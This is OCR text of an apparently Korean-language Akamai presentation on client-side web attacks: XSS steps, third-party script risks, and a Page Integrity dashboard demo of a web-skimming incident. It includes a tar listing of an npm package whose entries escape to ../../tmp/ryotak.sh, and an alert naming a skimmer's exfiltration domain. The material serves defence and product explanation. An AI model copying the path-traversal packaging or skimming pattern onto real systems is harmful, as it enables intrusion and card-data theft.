
1. 탐색: 공격자는 URL에 사용자 정보 탈취를 위한 string을 더해 사용자에게 전달
2. 서버 요청: 사용자는 URL 클릭
3. 서버 응답: 대상 서버는 정상 응답을 보냄
4. 작동: 사용자 브라우저에서 문제가 되는 스트링이 포함된 스크립트가 실행
5. 결과: 사용자 정보(세션, 쿠키 등)이 공격자에게 전달

Blog

Cloudflare의 CDN 전체, 수백만개의 웹사이트가 npm 패키지 하나로 다운되는 사태 발생

This npm Package Could Have Brought Down Cloudflare's Entire CDN and Millions of Websites

원문보기




```
-MacBook-Pro hey-sven % tar tvf 1.0.1/hey-sven-1.0.1.tgz
-r--  0 ryotak staff     204 12 Apr 14:12 package/package.json
-r--  0 ryotak wheel      59 13 Apr 00:06 ../../../../../../../../../../tmp/ryotak
-r--  0 ryotak wheel      59 13 Apr 00:06 ../../../../../../../../../../tmp/ryotak.sh
```

클라이언트 사이드 스크립트 공격 탐지의 어려움

클라이언트 사이드 공격과 공격 표면의 증가

아카마이 고객 웹페이지에서 67%가 써드 파티 스크립트를 사용

67%
페이지당 평균 써드 파티 리소스


Source: HTTP Archive data for sites on the Akamai Intelligent Edge Platform, 2020

안전하다고 간주하던 도메인이 종종 공격의 소스로 사용됨

- 오픈 소스에서 악의적인 코드 사용
- 잘못된 설정 사용
- 신뢰하는 스크립트 변조
- 일반적인 취약점을 악용
- 브라우저 사용 지침의 변경

클라이언트 사이드 취약점에 무관심

80%이상의 페이지에 알려진 하나 이상의 라이브러리 보안 취약점이 포함되어 있습니다.



Source: https://httparchive.org/reports/state-of-the-web#pctVuln, 2020

동적 스크립트 환경이 유지 관리를 어렵게 만듬

- 아카마이는 지난 90일 동안 100,000개 이상의 자바스크립트 리소스를 분석 했습니다.
- 그중 단지 25%만 사용중 이었습니다.
  - 1분기가 지나고 75%는 사용하지 않습니다.
  - 1분기가 지나고 계속 사용되어지는 자바스크립트는 코드 변화가 거의 없습니다.

Source: Akamai, 2020

지금 현재 효과적인 브라우저 보호 기능을 갖춘 웹사이트는 2~3%로 추정 됩니다.

Akamai Experience the Edge


개인 정보 데이터 탈취 경로 및 아카마이 대응

개인 정보 데이터 저장소 #1

(중앙 집중형 DB)

개인 정보 데이터 저장소 #2

(분산 저장 DB)




1. 웹 공격 : 서버 어플리케이션의 잘못된 설정 혹은, 취약점에 대한 공격

2 . 봇공격 : 대규모 봇넷 기반의 비밀번호 대입 공격 혹은 서버 취약점이 필요하지 않은 공격

3 . 신용카드번호복제/폼재킹 공격 : 해킹된 어플리케이션을 통해 사용자 정보를 직접 탈취

Akamai Experience the Edge

아카마이 대응 – 페이지 무결성 관리



Akamai | Search | All | + Create | Rick Han | Page Integrity Demo

Security Center | Checkout Demo | Jul 2, 2020 10:5

Page Integrity Dashboa

See all that Page Integrity is doing ... ur site's first and third-party scripts, Page Io... s web requests(beacons), checks for ... you to critical incidents. Learn more | S...

기간동안 분석 데이터 전달 횟수

기간동안 전체 자바스 크립트 분석 수

전체 자바스 크립트 리소스 수

써드 파티 리소스 수

발견된 취약점 수

1.5k	11.5k	596	588	5
Beacons	Total JavaScript Analyses	JavaScript Resources	Third Party Resources	Resource Vulnerabilities

Incidents


Go to Page Integrity Console

탐지된 공격 5단계로 분류

5 Total Incidents

0 New

4 Require Mitigation



End Users By Browser

Browser	Percentage
Chrome	99.61 %
Safari	0.19 %
Firefox	0.19 %

사용자 브라우저 분류

Page size: 10 | 1 - 3 of 3

사용자 접속 국가 분류

User Location By Country/Area

Country/Area	Percentage
United States of America	37.07 %

공급업체 분석

Policy Violations By Vendor

Vendor	Category	Total Violations	Applications
Drift	Customer Experience	8128	2030

Akamai | Search | All | + Create | Rick Han | Page Integrity Demo

Security Center | Checkout Demo | Security Configuration

Asia/Seoul
Jul 2, 2020 10:57 AM – Jul 9, 2020 10:57 AM

< Back to Page Integrity Console

Incident a98c6703

⚠

Critical Alert: Suspicious Behaviors detected

Recommended Action To stop or avoid possible data exfiltration, deny outbound traffic to the destination:
www.akamai-stats.com

공격 형태
공격 확률
심각도
처음 탐지된 날짜
마지막 탐지된 날짜
공격의 현재 상태: 차단

영향받는 사용자
영향받는 세션
사용하는 민감한 데이터
스크립트의 의심스러운 행위
스크립트가 서비스 되는 소스
스크립트가 서비스 하는 대상

Overview

Incident type Web Skimming
Threat Probability 91%
Severity CRITICAL
First seen Apr 25, 2020 02:41:27
Last seen Jul 9, 2020 00:03:29
Incident Status MITIGATED - Wed Jul 08 2020 15:03:29 GMT+0000 (Coordinated Universal Time)

Affected users 47 (53%)
Affected sessions 131 (10%)
Sensitive data Credit Card data | PII Data | Email | User Credentials
Suspicious Behaviors Read Sensitive Data | Sent Network Activity with Sensitive Data | Script Behavior Anomaly
Source s3.amazonaws.com
Destination www.akamai-stats.com

스크립트가 서비스 하는 도메인
스크립트 서비스 기준
스크립트 파일
도메인 평판
추천하는 액션

스크립트가 서비스 하는 대상
공급망 이름
도메인 평판
URL 내용
추천하는 액션

